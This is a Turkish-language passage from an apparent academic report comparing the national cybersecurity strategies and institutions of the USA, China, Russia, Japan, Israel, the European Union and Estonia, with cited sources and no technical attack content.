Dünyada ve Türkiye'de siber güvenlik alanında önemli çalışmalar yapılmaktadır. Ancak, siber tehditlerin sürekli olarak değiştiği ve geliştiği göz önüne alındığında, bu çalışmaların sürekli olarak güncellenmesi ve geliştirilmesi gerekmektedir.

5.1.1 Amerika Birleşik Devletleri (ABD)

Amerika Birleşik Devletleri'nde güvenlik sistemlerinin bilgisayar cihazları ve bilgi sistemleriyle entegrasyonu, ülkenin ulusal güvenliğinin korunmasında kritik bir rol oynamış ve Amerikan toplumunun refahını artırmıştır. Siber güvenlik alanındaki gelişmeler, ulusal güvenlik sistemlerinin ve ekonominin korunmasına yönelik uzun soluklu çabaların bir sonucu olarak ortaya çıkmıştır. Bu süreç, Amerika'nın savunma mekanizmalarının güçlenmesine ve toplumun genel güvenliğinin artmasına önemli katkılar sağlamıştır (Cai, 2016).

Amerika Birleşik Devletleri'nde siber güvenlik, teknik bir konu olmasının yanı sıra ekonomik ve politik bir sorun olarak da giderek daha fazla kabul görmektedir. İleri teknolojik sistemlerin kullanımı, sürdürülebilirlik ve üretimi artırırken, ABD merkezli kuruluşlar siber koruma cihazları ve veri güvenliği yoluyla tüketicilerin güvenliğini sağlamaktadır. Bu sayede, Amerikan hükümet sistemleri ve kuruluşları, verilerine yerleştirdikleri güvenlik önlemleriyle müşterilerine hesap verebilirlik ve güvenilirlik sunmaktadır (Cai, 2016).

ABD'nin siber güvenlik konusundaki temel çıkarları üç alanda yoğunlaşmaktadır. Bunlardan ilki, kritik altyapının korunmasıdır. Ülkenin ekonomik, siyasi ve askeri faaliyetlerinin büyük ölçüde siber ağlara dayanması nedeniyle, finans, telekomünikasyon, enerji, ulaşım, su ve acil durum hizmetleri gibi temel sektörlerin siber saldırılara karşı güvence altına alınması hayati önem taşımaktadır. 2011 yılı itibarıyla ABD'nin askeri operasyonlarını destekleyen on beş bin ağ ve yedi milyon bilgisayarı bulunuyordu ve bu rakam günümüzde önemli ölçüde arttı. Bu da ABD'nin siber güvenlik endişelerine diğer ülkelerden daha duyarlı olduğunu ortaya koymaktadır (Cai, 2016).

ABD'nin siber güvenlikteki temel çıkarlarından ikincisi, siber alanda hareket özgürlüğüne sahip olmaktır. Bu, diğer ülkelerin ağ sistemlerine erişimi de kapsamaktadır. Örneğin, NSA'nın "Prism Projesi" ile dünya genelinde birçok ülkenin telekomünikasyon ve ağ verileri izlenmekte ve toplanmaktadır. ABD, bu tür faaliyetlerin kendi yasalarına uygun olduğunu ve ulusal çıkarlarını koruma ve terörle mücadele gerekçesiyle yapıldığını savunmaktadır.

ABD'nin siber güvenlikteki üçüncü temel çıkarı, ticari ve teknik sırların güvenliğinin sağlanmasıdır. İnternetin anonim ve bağlantılı yapısı, veri ve bilgi hırsızlığı için uygun bir ortam yaratmaktadır. Amerikan işletmelerinin siber bilgi hırsızlığı nedeniyle her yıl yüz milyarlarca dolar zarara uğradığı ifade edilmektedir. Bu nedenle fikri mülkiyet hakları, teknik patentler ve ticari sırların korunması, ABD için önemli bir siber güvenlik konusudur. ABD, bu ulusal çıkarlarına dayanarak önleyici bir siber güvenlik stratejisi izlemektedir. Amacı, dünya liderliğini korumak için siber caydırıcılık yeteneğine ulaşmak ve önleyici siber alan stratejisiyle siber alanda üstünlük sağlamaktır.

2011 yılında ABD Savunma Bakanlığı tarafından yayımlanan ilk Siber Uzay Operasyon Stratejisi, siber güvenliğe yeni bir boyut kazandırmıştır. Stratejide beş temel unsur belirlenmiştir. Bunlardan ilk ikisi, özellikle önleyici siber alan stratejisini vurgulamaktadır. İlk olarak, siber alan, kara, deniz, hava ve uzay ile birlikte bir "operasyon alanı" olarak tanımlanmıştır. Bu, siber alanın askeri operasyonlar için bir alan olarak kabul edilmesi anlamına geliyordu. İkinci olarak, Amerikan ağ sistemine yönelik saldırıları engellemek ve bunlara karşı koymak için pasif savunma yerine aktif savunma stratejisi benimsenmiştir. ABD, siber alanı bir savaş alanı olarak gören ve bu alanda operasyonlar düzenleyen ilk ülke olmuştur. Siber Komutanlığı kurarak siber savaş uygulamasını başlatan ilk ülke olmuştur (Cai, 2016).

Dünyanın en büyük iki ekonomik gücü olan Çin ve ABD, ekonomik üretkenlikleri, sosyal yaşamları ve ulusal güvenlikleri için küresel siber alana bağımlıdır. Bu bağımlılık, bilgi sistemlerinin güvenliği ve güvenilirliği konusundaki endişeleri artırmıştır. Bu kapsamda, California Üniversitesi Küresel Çatışma ve İş Birliği Enstitüsü ve ABD Deniz Harp Okulu, Çin'deki siber güvenliğin siyasi, ekonomik ve

stratejik boyutlarını ele almak üzere Çinli ve Batılı uzmanları bir araya getiren iki çalıştaya destek vermiştir. Çalıştaylarda araştırma bulguları, endüstriyel düzenlemeler, yasal uygulamalar, askeri stratejiler ve yasal düzenleyici çerçeveler gibi çeşitli konular ele alınmış ve ortak endişeler vurgulanmıştır.

Küresel bilgi sistemlerinin güvenliği, son yıllarda ABD ve Çin arasındaki ilişkilerde gerginliğe neden olan bir konu haline gelmiştir. ABD, Çin'in ekonomik ve ulusal güvenlik bilgilerini hedef alan siber müdahalelerinin arttığını öne sürerken, aynı zamanda küresel siber saldırıların önemli bir bölümünün ABD kaynaklı olduğu da bilinmektedir. Bu durum hem ABD Savunma Bakanlığı'nın hem de Çin Halk Kurtuluş Ordusu'nun siber alanı potansiyel bir çatışma alanı olarak görmesine ve temkinli bir duruş sergilemesine yol açmıştır (Lindsay, 2012).

5.1.2 Çin

Çin'in siber güvenlik politikası, Amerika Birleşik Devletleri'nde düşünüldüğü kadar merkezi ve koordineli değildir. Her ne kadar siyasi güç Çin Komünist Partisi'nde toplansa da yönetim bölgesel ve işlevsel olarak bölünmüştür. Bu durum, karmaşık düzenleyici kurumlar, politikaların tutarsız uygulanması ve farklı çıkarları olan kamu ve özel sektör aktörleriyle başa çıkmayı gerektirmektedir.

Çin'de siber güvenlik politikalarının oluşturulmasında ve uygulanmasında çeşitli aktörler rol oynamaktadır. Bu aktörler arasında Çin Komünist Partisi, devlet kurumları, akademik kuruluşlar, kritik altyapı işletmecileri ve endüstriyel tedarikçiler bulunmaktadır. Ulusal Bilgi Teknolojileri (BT) geliştirme politikasını belirlemek üzere 1993 yılında kurulan Devlet Bilgilendirme Lideri Küçük Grup (SILG), 2001 yılında Zhu Rongji liderliğinde yeniden yapılandırılmıştır. SILG'nin günlük işleri, 2008 yılında dağıtılan Devlet Konseyi Bilgilendirme Ofisi (SCITO) tarafından yürütülmekteydi. Özellikle siber güvenlik alanında ise, Ulusal Ağ ve Bilgi Güvenliği Koordinasyonu Küçük Grubu (NNISCSG), 2002 yılında SILG'nin bir alt grubu olarak faaliyet göstermeye başlamıştır.

Çin'in ulusal sivil siber güvenlik stratejisi olan "Belge 27"yi hazırlayan Ulusal Ağ ve Bilgi Güvenliği Koordinasyon Küçük Grubu (NNISCSG), siber güvenlik alanındaki temel politikaları ve ulusal stratejileri belirlemiştir. Ağlar, bilgi güvenliği standartları ve bilgi güvenliği beş yıllık planı gibi konuları kapsayan bu stratejiler, NNISCSG tarafından oluşturulmuştur. On yılın ilk bölümünde strateji oluşturma ve politika planlama görevini başarıyla tamamlayan NNISCSG, 2008 yılında dağılmış, ancak 2009 yılında yeniden kurulmuştur. Ancak, NNISCSG'nin yeniden kurulduğundan beri halka açık bir toplantı kaydı bulunmamaktadır (Lindsay, 2012).

Çin'de siber güvenlik alanında çeşitli kurumlar ve uzmanlar görev yapmaktadır. Kamu Güvenliği Bakanlığı, siber suçlarla mücadele ve kritik altyapı güvenliği konularında sorumluluk sahibidir ve ülke genelinde araştırma laboratuvarlarına sahiptir. Sanayi ve Bilgi Teknolojileri Bakanlığı (MIIT), bilgi güvenliği koordinasyon birimine sahip olup, telekom ve internet güvenliğini sağlamakla görevlidir. Çin'in sivil siber güvenlik alanındaki seçkinleri, profesyonel ve teknik açıdan donanımlı kişilerden oluşmaktadır. Siber güvenlik alanındaki ilk görevliler, genellikle Çin Mühendislik Akademisi (CAE) akademisyenleri ve Çin Bilim Akademisi (CAS) üyeleri arasından seçilmekteydi. Günümüzde birçok yetkili, bu deneyimli akademisyenlerin/yetkililerin himayesinde yetişmiştir.

Çin'in 2003 yılında yayımlanan ve ilk başta gizli tutulan, ancak daha sonra kamuoyuna açıklanan sivil ulusal siber güvenlik stratejisi, "Belge 27: Bilgi Güvenliği Güvencesi Çalışmasını Güçlendirmeye Yönelik Görüşler" olarak bilinmektedir. "Aktif savunma" ilkesini benimseyen bu strateji, kritik altyapı koruması, kriptografi, yerli inovasyon, yetenek geliştirme, liderlik ve finansman konularında politika temelleri oluşturmaktadır. 2008 yılında dağılması, Çin'in sivil siber güvenlik politikası alanında bir "kaos" ortamı yaratmıştır.

2011 yılında Çin'de yayımlanan bir değerlendirme raporu, siber güvenlik konusundaki endişe verici durumu gözler önüne sermektedir. Rapora göre, günde ortalama 8,5 milyar bilgisayar zararlı yazılımların hedefi olmuştur. Bu, ağa bağlı bilgisayarların %5,7'sine denk gelmektedir ve 2010 yılına göre %48'lik bir artışı ifade etmektedir. Bir banka web sitesi örneği olan Yazılım Test Merkezi, bir ankette 100 üzerinden sadece

31,98 puan alabilmiştir. Ayrıca, 2.500 kişi üzerinde yapılan bir anket, katılımcıların %60'ının kişisel bilgilerinin çalındığını ortaya koymuştur. Katılımcıların %66'sından fazlası, yasa dışı faaliyetlerle mücadele çabalarının yoğunlaştırılması gerektiği konusunda hemfikir olmuştur. Bu bulgular, Çin'in internet bilgi güvenliğinin yetersiz olduğunu ve bilgi sızmasının ciddi bir sorun olduğunu göstermektedir. Bu nedenle, gizliliğin ve kişisel verilerin korunmasının güçlendirilmesi gerektiği vurgulanmıştır (Lindsay, 2012).

Dünyanın en fazla internet kullanıcısına sahip ülkelerinden biri olan Çin, aynı zamanda dünyanın en büyük e-ticaret pazarına ev sahipliği yapmaktadır. Siber alanın istikrarlı ağ bağlantıları, Çin'in ekonomik kalkınmasını ve sosyal ilerlemesini desteklemede, uluslararası rekabet gücünü artırmada ve yeni stratejik fırsatlar yaratmada önemli bir rol oynamaktadır. Ancak, Amerika Birleşik Devletleri ve bazı Batılı ülkelerle karşılaştırıldığında, Çin'in ağ teknolojileri, ağ ürünleri rekabet gücü ve araştırma geliştirme (Ar-Ge) kapasitesi hala gelişme aşamasındadır (Lindsay, 2012).

Çin'in uluslararası siber güvenlik alanında karşılaştığı baskıların temelinde iki önemli faktör yatmaktadır: Snowden'ın ifşa ettiği Prism projesi ve teknolojideki hızlı gelişmeler. Prism projesinin ortaya çıkışı, Avrupa Birliği de dahil olmak üzere tüm ülkelerin, ABD'nin teknik avantajlarını kötüye kullanma potansiyeli konusundaki güvenlik endişelerini tetiklemiştir. 2013 yılı, Çin için ulusal siber güvenlik tehditlerinin daha belirgin hale geldiği bir yıl olmuştur. Bu yıl boyunca Prism projesinin yanı sıra, Stuxnet virüsü hakkındaki ayrıntılı raporlar ve Doğu ve Kuzey Afrika'dan Güney Amerika'ya kadar uzanan kitlesel protestolar, ülkenin siber alanda ciddi zorluklarla karşılaştığının bir kanıtı olmuştur (Cai, 2016).

Çin'in siber güvenlik politikalarının temelinde, internetin ve özellikle sosyal medyanın yükselişiyle birlikte ortaya çıkan yeni bir gerçeklik yatmaktadır. İnternet, bilgi yayma konusunda hem ekonomik hem de etkili bir araç olmasının yanı sıra, siber kamuoyunun da önemli bir etki alanı haline gelmiştir. Sanayileşme sürecinde olan Çin, toplumsal çelişkilerin iç içe yaşandığı bir dönemdedir. Bu nedenle Çin Hükümeti, siber kamuoyunun sosyal ve politik istikrar üzerindeki olası olumsuz etkilerini dikkate

alarak siber alanı yönetmek zorundadır. Bu çerçevede, Çin'in en büyük siber güvenlik tehdidi, ülkenin sosyal ve politik istikrarını sarsabilecek her türlü faktördür.

- Siber alanda herhangi bir hükümet karşıtı veya anti-sosyal faaliyet;
- Toplumu istikrarsızlaştıran söz ve eylemlerin yayılması;
- Etnik nefreti ve terörizmi teşvik eden siber alan faaliyetleri;
- Her türlü yıkım, bölünme veya sabotaj eyleminin planlanması, organizasyonu ve uygulanması;
- Ağ üzerinden Çin'in toprak bütünlüğünü ve siyasi güç hedefleyen şiddetli ayrılıkçı terör saldırıları ve bilgi ağına yönelik kamuoyu saldırıları, Çin rejiminin konsolidasyonunu, siyasi sistemin istikrarını ve tüm halkların birlik ve uyumunu baltalayabilecek eylemler, diğer eşdeğer eylemlerle birlikte, ulusal güvenliğe yönelik tehditlerin birincil kategorisine girmektedir (Cai, 2016).

Çin, gelişmiş sansür altyapısı sayesinde, uluslararası alanda filtreleme ve gözetleme teknolojileri sağlayıcısı konumuna gelmiştir. Özellikle sivil toplumun karşılaştığı siber tehditler incelendiğinde, Çin hükümetinin insan hakları politikalarının siber güvenlik üzerinde yarattığı olumsuz etki daha belirgin hale gelmektedir. Siber alandaki insan hakları sorunları uzun yıllardır devam etmekte ve siber güvensizliğin önemli bir tetikleyicisi olarak işlev görmektedir. Siber alanı güvence altına alma çalışmaları, insan hakları endişelerinin daha fazla dikkate alınmasını ve bu endişeleri dile getiren sivil toplum aktörlerine yönelik tehditlerin analiz edilmesini gerektirmektedir. Çünkü bu unsurlar, Çin hükümetinin kapsamlı siber stratejisinin temelini oluşturmaktadır (Lindsay, 2012).

5.1.3 Rusya

Son yıllarda siber uzay, Rusya için "Savaşın Yeni Alanı" olarak kabul edilmekte ve askeri AR-GE çalışmalarının öncelikli alanı haline gelmiştir. 2010 Askeri Doktrini, modern askeri çatışmalar içinde askeri ve sivil güç ile kabiliyetlerin kullanımını ve bilgi savaşlarının rolünü tanımlamaktadır. Siber uzaydan gelebilecek tehditlere karşı hazırlığı artırmak amacıyla Rusya Silahlı Kuvvetleri, siber birliklerin kurulmasına yönelik çalışmaları hızlandırmıştır. Ayrıca, Rusya, milli çıkarlarını ve hedeflerini

gerçekleştirmek için gelişmiş ve karmaşık siber saldırı tekniklerinden faydalanmaktadır (EPRS, 2014).

Rusya, bilgi ve iletişim teknolojileri alanındaki uzmanlar ve akademisyenlerle iş birliği yaparak güçlü bir siber savaş doktrini geliştirmiş ve önemli siber silahlar benimsemiştir. Konvansiyonel silahlarla birlikte siber silahların kullanılması, askeri birliklerin savaşma etkinliğini artıracağı ve böylece askeri güce önemli bir güç çarpanı olarak etki edeceği anlayışını benimsemiştir. Rusya, düşmanın mali, askeri ve sivil iletişim ağlarını hedef alarak tahrip edebilecek ve konvansiyonel savaş öncesi ya da sırasında düşmanın kritik altyapısını işlevsiz hale getirebilecek kapasiteye sahiptir (Billo ve Chang, 2004; Schaap, 2009).

2000'li yılların başında, ABD'nin askeri ve istihbarat servislerinin gelişmiş bilgi ve iletişim teknolojilerine sahip olması, Rusya'da iki ülke arasında gerçekleşebilecek bir siber savaşta kaybetme korkusu yaratmış ve bu durum, Rusya'nın siber güvenlik ve savunma alanındaki çalışmalarını hızlandırmasına neden olmuştur (Billo ve Chang, 2004).

Rusya'nın siber güvenlik politikalarını ve çalışmalarını yürüten iki ana kurum bulunmaktadır. Bunlar, Devlet Güvenlik Komitesinin (KGB) devamı olarak kabul edilen Federal Güvenlik Servisi (FSB) ve ABD'deki NSA'ye benzer şekilde çalışan Devlet İletişim ve Bilişim Federal Teşkilatı (FAPSI)dir. FSB, Rusya'nın iç güvenliğinden sorumlu olan ve internetle iletişim de dahil olmak üzere kritik altyapı sektörlerini korumakla görevli bir kurumdur. FAPSI ise, ülkeye yönelik içten veya dıştan yapılabilecek siber saldırıları önceden tespit ederek gerekli önlemleri almak için istihbarat çalışmaları yapmaktadır. Hem FAPSI hem de FSB'nin casusluk faaliyetleriyle ilgili şüpheler olduğu, bilgi toplama programları yürüttükleri düşünülmektedir (Billo ve Chang, 2004).

Rusya'nın siber savaş doktrininde, siber silahlar önemli bir rol oynamaktadır. Özellikle düşmanın keşif ve elektronik sistemlerine üstünlük sağlamak amacıyla, çatışmalar başlamadan önce veya sırasında güç çarpanı olarak kullanılacak bu siber silahlar, FAPSI ve FSB tarafından uzun vadeli planlama ve istihbarat çalışmaları sonucunda

geliştirilmiştir. Bu çalışmalar neticesinde, siber savaş için belirli siber hedefler listesinin oluşturulmuş olduğu bilinmektedir (Billo ve Chang, 2004). Ayrıca, Rusya hükümeti, ülkesindeki kritik internet altyapısının kontrolünü elinde tutarak, çıkardığı bir yasayla internet servis sağlayıcılarının yabancı ülkelerin yetkili birimlerine ağ trafiği hakkında bilgi vermelerini yasaklamış ve böylece devletin gerçekleştirdiği siber saldırılara dair bilgilerin dışarıya ulaşmasını engellemiştir.

Son yıllarda, Rusya hükümetinin yer altı suç örgütleriyle yakın iş birliği yaptığı ve bu örgütlere araç, malzeme ve dolaylı destek sağlayarak siber casusluk ve diğer siber saldırı faaliyetlerini yürüttüğü düşünülmektedir (Wedermyer, 2012: 13). Rusya'nın siber saldırıları, özellikle çevresindeki ülkelerin kendi çıkarlarına uygun hareket etmeleri için bir baskı aracı olarak kullanıldığı iddia edilmektedir. Bunun en belirgin örnekleri arasında, 2007 yılında Estonya, 2008'de Gürcistan, 2009'da Kırgızistan, 2014-2015'te Ukrayna ve 2015'te Türkiye'ye yönelik gerçekleştirilen siber saldırılar yer almaktadır (Keleştemur, 2015; Çifçi, 2013).

5.1.4 Japonya

Japonya, siber alanda dünyanın önde gelen ülkelerinden biridir. 2016 yılında 100 milyonu aşan internet kullanıcısı sayısı, nüfusun %82,8'ini oluşturmaktaydı. Günümüzde bu oranın çok daha yüksek olduğu düşünüldüğünde, siber güvenlik Japonya için kritik bir öncelik haline gelmektedir

Japonya, siber güvenliği ulusal güvenliğinin ayrılmaz bir parçası olarak görmektedir. Bu yaklaşımın bir yansıması olarak, 17 Aralık 2013 tarihinde yayımlanan Ulusal Güvenlik Stratejisi, siber alanın istikrarını vurgulamış ve ulusal güvenliğe ilişkin temel politikalar için bir çerçeve sunmuştur. Strateji belgesi, "siber alanı korumanın... ulusal güvenliği güvence altına almak için hayati olduğunu" belirtmektedir. Bu stratejiyi takip eden süreçte, Japonya, 12 Kasım 2014 tarihinde Siber Güvenlik Temel Yasası'nı kabul etmiştir. Bu yasa, siber güvenlik alanındaki temel ilkeleri ve politikaları belirlemektedir. Aynı dönemde, Uzay Temel Yasası ve Okyanus Temel Yasası gibi diğer önemli temel yasaların da kabul edilmesi, Japonya'nın ulusal güvenliğe bütüncül bir yaklaşımla yaklaştığını göstermektedir.

Japonya, bilgi teknolojileri alanında öncü bir ülke olarak siber güvenliğe büyük önem vermektedir. Bu doğrultuda, Japon Hükümeti, siber güvenliği ulusal güvenliğin bir parçası olarak ele almakta ve bu alanda çeşitli stratejiler ve yasal düzenlemeler geliştirmektedir. Bu kapsamda, Ulusal Güvenlik Stratejisi, Ulusal Siber Güvenlik Stratejisi ve Siber Güvenlik Temel Yasası gibi önemli belgeler oluşturulmuştur. Ayrıca, siber güvenlikle ilgili çeşitli kuruluşlar kurularak bu alandaki çalışmaların etkinliği artırılmıştır. Japonya, daha güvenli bir siber alan için uluslararası iş birliğinin öneminin farkındadır. Bu nedenle, ikili, çok taraflı, bölgesel ve küresel düzeyde iş birliğine büyük önem vermektedir. Bu iş birliği çerçevesinde, siber güvenlikle ilgili birçok faaliyet ve sistem geliştirilmektedir.

5.1.5 İsrail

İsrail'de Ulusal Bilgi Güvenliği Kurumu tarafından denetlenen kuruluşlar, zorunlu güvenlik talimatlarını finanse etmek ve uygulamakla yükümlüdür. Ancak bu durum, Tel Aviv Menkul Kıymetler Borsası (TASE) gibi bazı kuruluşların siber güvenliğe uyum konusunda isteksizliğine yol açmıştır. Bu durum, İsrail'deki siber güvenlik politikasının karşılaştığı zorluklardan birini göstermektedir. 2011 yılında, uzmanlar tarafından hazırlanan "Ulusal Siber Girişim Raporu" ile İsrail Siber Güvenlik Stratejisi kabul edilmiştir. Bu strateji, İsrail'de siber güvenliği artırmayı hedeflerken, aynı zamanda siber alanın uluslararası arenadaki makroekonomik ve stratejik faydalarını da araştırmaktadır. Ulusal siber politika çabalarını koordine etmek ve teşvik etmek amacıyla İsrail Ulusal Siber Bürosu (INCB) kurulmuştur.

İsrail'in siber güvenlik politikasında 2014-2015 yılları arasında önemli değişiklikler yaşanmıştır. Bu dönemde yapılan politika reformları, Ulusal Siber Güvenlik Otoritesi'nin (NCSA) kurulmasına zemin hazırlamıştır. Bu süreçte sadece teknik alanda değil, aynı zamanda İsrail'in ulusal siber güvenlik duruşunda, İsrail Savunma Kuvvetleri'ndeki (IDF) siber güvenlik yaklaşımlarında, insan sermayesi gelişiminde ve doktrinel görüşlerde de önemli değişimler gözlenmiştir.

İsrail'e atfedilen Orchard,Stuxnet Operasyonu ve Pegasus gibi siber saldırılar, siber güvenliğin sağlanmasında etkinlik, ilişkilendirme ve caydırıcılık gibi zorlukları gözler önüne sermiştir. NCSA'nın oluşturulması, güvenlik ihtiyaçları ile temel özgürlükler

arasındaki dengeyi gözeterek kapsamlı bir ulusal siber güvenlik stratejisi geliştirmeyi amaçlamaktadır. NCSA'nın kuruluşu, bir dizi yasal, kurumsal ve diğer çalışmaları içermiştir. Ülke genelinde siber güvenlik ve siber güç, bilgi ve iletişim teknolojileri (BİT) sistemlerinin dayanıklılığını artırmak için sadece bilimsel, teknik ve ekonomik becerilere değil, aynı zamanda karmaşık ahlaki ve organizasyonel gerilimleri azaltmaya da bağlıdır.

5.2 Avrupa Birliği Bölgesinde Gelişmeler

Avrupa Birliği'nin siber güvenlik alanındaki politikaları, uygulamaları ve hedefleri çerçevesinde, 2013 yılında Avrupa Komisyonu tarafından yayımlanan "Avrupa Birliği'nin Siber Güvenlik Stratejisi" belgesi, siber güvenlik konusunda atılan ilk somut adım olarak büyük önem taşımaktadır. Bu bağlamda, AB'nin siber güvenlik politikalarının, söz konusu belgeden önce ve sonra gerçekleştirilen adımlar çerçevesinde incelenmesi gerekmektedir. Bu nedenle, öncelikle 2013 yılında yayımlanan Siber Güvenlik Stratejisi Belgesi öncesindeki döneme odaklanılacaktır Köksoy, 2020).

Bilgi iletişim teknolojilerinin gelişmesiyle birlikte, ülkeler, ekonomik, sosyal ve yönetsel alanlar gibi birçok faaliyetini elektronik ortama taşımakta ve bu durum siber güvenliğin önemini artırmaktadır. Artan siber güvenlik gereksinimleri doğrultusunda Avrupa Birliği, üye ülkelerin sistemlerinin uyumunu artırmak, birlik içindeki politika belgelerini standartlaştırmak ve bu alanı koordine etmek amacıyla eu-LISA adlı dijital merkezi kurmayı ve yasal zorunlulukları yerine getiren düzenlemeleri uygulamayı amaçlamıştır.

Avrupa Birliği, edindiği deneyimlere göre "Avrupa Birliği için Siber Güvenlik Stratejisi" belgesini hazırlamış ve bu strateji çerçevesinde siber güvenlik hedeflerini belirlemiştir. Belge, siber güvenliğin sağlanması için gereken adımları, siber sorumluluğun kurumlar arasında nasıl dağıtılacağını ve siber yönetişimin nasıl oluşturulacağını belirleyen bir çerçeveyi teşvik etmektedir. Türkiye, Avrupa Birliği'ne aday ülke olarak, ilişkilerdeki iniş çıkışlara rağmen üyelik sürecinden vazgeçmediği için AB'nin siber güvenlik politikaları hala büyük önem taşımaktadır.

5.2.1 AB’nin Siber Güvenlik Alanındaki Politikaları ve Uygulamaları

Avrupa'da siber güvenlik stratejilerinin yasal olarak ele alınması, 1990'lı yıllara kadar uzanmaktadır. Bu sürecin ilk aşaması olarak, Avrupa Suç Sorunları Komitesi (CDPC) 1996 yılında siber suçlarla ilgili bir Uzmanlar Komitesi kurulmasına karar vermiştir. Bu karar, bilgi teknolojilerindeki hızlı gelişmelerle birlikte siber uzay olarak bilinen yeni bir alanın ortaya çıkmasına dayandırılmıştır. Bu yeni alan, bilgisayar sistemlerinin ve telekomünikasyon ağlarının bütünlüğü ve gizliliği ile ilgili olası riskler ve suçları içermektedir. Kararın hayata geçirilmesi amacıyla, 4 Şubat 1997'de Avrupa Konseyi Bakanlar Komitesi tarafından 583 sayılı Karar ile 'Siber Uzay Suçları Uzmanlar Komitesi (PC-CY) adında yeni bir komite oluşturulmuştur. Komitenin çalışmalarının ardından hazırlanan sözleşme metni, 23 Kasım 2001 tarihinde Budapeşte'de imzaya sunulmuştur. Avrupa ülkeleri dışında, ABD, Güney Afrika, Japonya ve Kanada gibi ülkeler de bu sözleşmeye imza atmıştır (İçel, 2001).

Avrupa Siber Suç Sözleşmesi, 1 Temmuz 2004 tarihinde yürürlüğe girerek bu alandaki ilk uluslararası anlaşma olarak tanınmıştır (Önok, 2013). Avrupa Siber Suç Sözleşmesi, Avrupa'da siber suçlara karşı etkili bir yasal çerçeve oluşturma ihtiyacı doğrultusunda geliştirilmiştir (Schell ve Martin, 2004). Bu protokol, taraf devletlerin mevzuatlarını uyumlu hale getirmeyi ve etkin bir adli iş birliği mekanizması kurmayı amaçlamaktadır (Özbek, 2015).

Avrupa'da siber güvenliğin kamu politikası olarak ciddi şekilde ele alınması, 2007 yılında Estonya'nın devlet kurumlarına yönelik siber saldırıların ardından başlamıştır. Bu saldırılar, meselenin ciddiyetini ve Avrupa Birliği üyesi bir ülkenin karşı karşıya kaldığı ulusal ve uluslararası durumu gözler önüne sermiş, Avrupa ülkeleri hükümetlerini yeni önlemler alma arayışına yöneltmiş ve Avrupa Birliği güvenlik politikalarının yeniden gözden geçirilmesine neden olmuştur (Yılmaz ve Sağıroğlu, 2013: 159). Ulusal hükümetler, Estonya'daki olaylardan ders çıkararak kendi iç politikalarını yeniden değerlendirmeye başlamıştır.

Elektronik devlet uygulamalarının artışı ve internet altyapısının ileri düzeyde olması nedeniyle internet Avrupa Birliği tarafından Kritik Bilgi Altyapısı (CII) olarak

belirlenmiştir. Bunun yanı sıra, Avrupa Komisyonu'nun Kritik Bilgi Altyapısı Koruma (CIIP) Eylem Planı çerçevesinde 2010 yılında Siber Avrupa 2010 (Cyber Europe 2010) adlı bir tatbikat düzenlenmiştir. Bu tatbikatlar, büyük ölçekli siber saldırılara karşı erken farkındalık ve hazırlık sağlamayı amaçlamıştır ve 2010 yılında Avrupa çapında gerçekleştirilen ilk siber saldırı simülasyonuna ev sahipliği yapmıştır (Karaarslan, 2013: 1-2). Avrupa Birliği ülkelerindeki siber güvenlik çalışmaları, Avrupa Dijital Ajansı tarafından belirlenen hedeflere uygun olarak Avrupa Ağ ve Bilgi Güvenliği Kurumu (ENISA) ve Avrupa Komisyonu Ortak Araştırma Merkezi'nin (ECJRC) katkılarıyla yürütülmüştür.

Avrupa Birliği için Avrupa Birliği Ağ ve Bilgi Güvenliği Ajansı (ENISA), siber güvenlik politikalarının kurumsallaşmasında başarılı bir örnek teşkil etmektedir. 5 Haziran 2003'te kurulan ENISA, 14 Mart 2014 itibarıyla faaliyete geçmiştir. Ajansın ana hedefi, Avrupa genelinde yüksek seviyede ağ ve bilgi güvenliği temin etmektir. Ayrıca, ENISA, üye devletlerin kritik altyapılara karşı siber dirençlerini güçlendirmek hedefiyle 2013 yılında Avrupa Birliği için Endüstriyel Kontrol Sistemleri- Bilgisayar Güvenliği Olaylarına Müdahale Ekibi'ni kurmuş ve siber güvenliği artırmaya yönelik koruma mekanizmalarını geliştirme sorumluluğunu almıştır (Eren, 2017).

Avrupa Birliği siber güvenlik politikalarının öneminin artmasında iki temel kilometre taşı yer almaktadır. İlk olarak, 2007'de Estonya'nın maruz kaldığı siber tehditler tesirli olmuşken, ikincisi ve daha büyük etkiye sahip olan olay ise Almanya'nın 2015'te yaşadığı siber saldırılardır. 2007'de gerçekleşen saldırılar, yaklaşık üç hafta süresince Estonya'nın devlet kurumlarını etkisiz hale getirmiş, kamu hizmetlerinin aksamasına neden olmuş ve ülke, yakın tarihinin en büyük siber saldırılarından biriyle karşı karşıya kalmıştır (Erendor, 2016; Güntay, 2016).

5.2.2 Doğu Avrupa (Estonya- Letonya- Litvanya-Polonya-Çekya-Macaristan-Ukrayna)

Estonya'nın siber güvenlik alanındaki başarısı, olgun ve kapsamlı bir siber güvenlik kültürü, etkili politikalar ve güçlü kurumsal yapılar üzerine inşa edilmiştir. Ülke, tüm siber güvenlik mimarisinin uyumunu sağlayan stratejik planlamaya büyük önem

vermektedir. 2007 yılında yaşanan bir dizi büyük siber saldırı, Estonya'yı 2008 yılında ulusal siber güvenlik stratejisi benimseyen dünyadaki ilk ülkelerden biri haline getirmiştir. Estonya'nın 2007'de karşılaştığı siber saldırı olayı, bir ülkenin dijital altyapısına siyasi amaçlı bir saldırı olarak tanımlanan ilk "siber savaş" olarak tarihe geçmiştir. Bu "siber savaş"ın ardından Estonya Savunma Bakanlığı, ulusal bir siber güvenlik stratejisi hazırlamıştır. Estonya, bilgi ve iletişim teknolojilerinin (BİT) kullanımını ve akıllı çözümlerin geliştirilmesini teşvik eden bir ortam yaratmak amacıyla 2020 yılında Dijital Gündem'i yayınlamış ve hayata geçirmiştir.

Estonya, Baltık bölgesinde en gelişmiş kurumsal siber güvenlik politikalarına sahiptir. Ülkenin siber güvenlik politikalarının genel koordinasyonu 2011 yılında Savunma Bakanlığı'ndan Ekonomi ve İletişim Bakanlığı'na geçmiştir. Kurumlar arası bir organ olan Estonya Siber Güvenlik Hükümeti Güvenlik Komitesi, kurumlar arası iş birliğini ve ülkenin siber güvenlik stratejik hedeflerinin hayata geçirilmesini denetlemek için politika ve stratejiler belirlemektedir. Savunma Bakanlığı, ulusal savunma alanında siber savunma koordinasyonundan sorumludur. 2008 yılından itibaren Estonya savunma kuvvetleri, NATO'nun ve ulusların siber savunma kapasitelerini geliştirmeye odaklanan uluslararası bir askeri kuruluş olan NATO Siber Savunma Merkezi'ne ev sahipliği yapmaktadır.

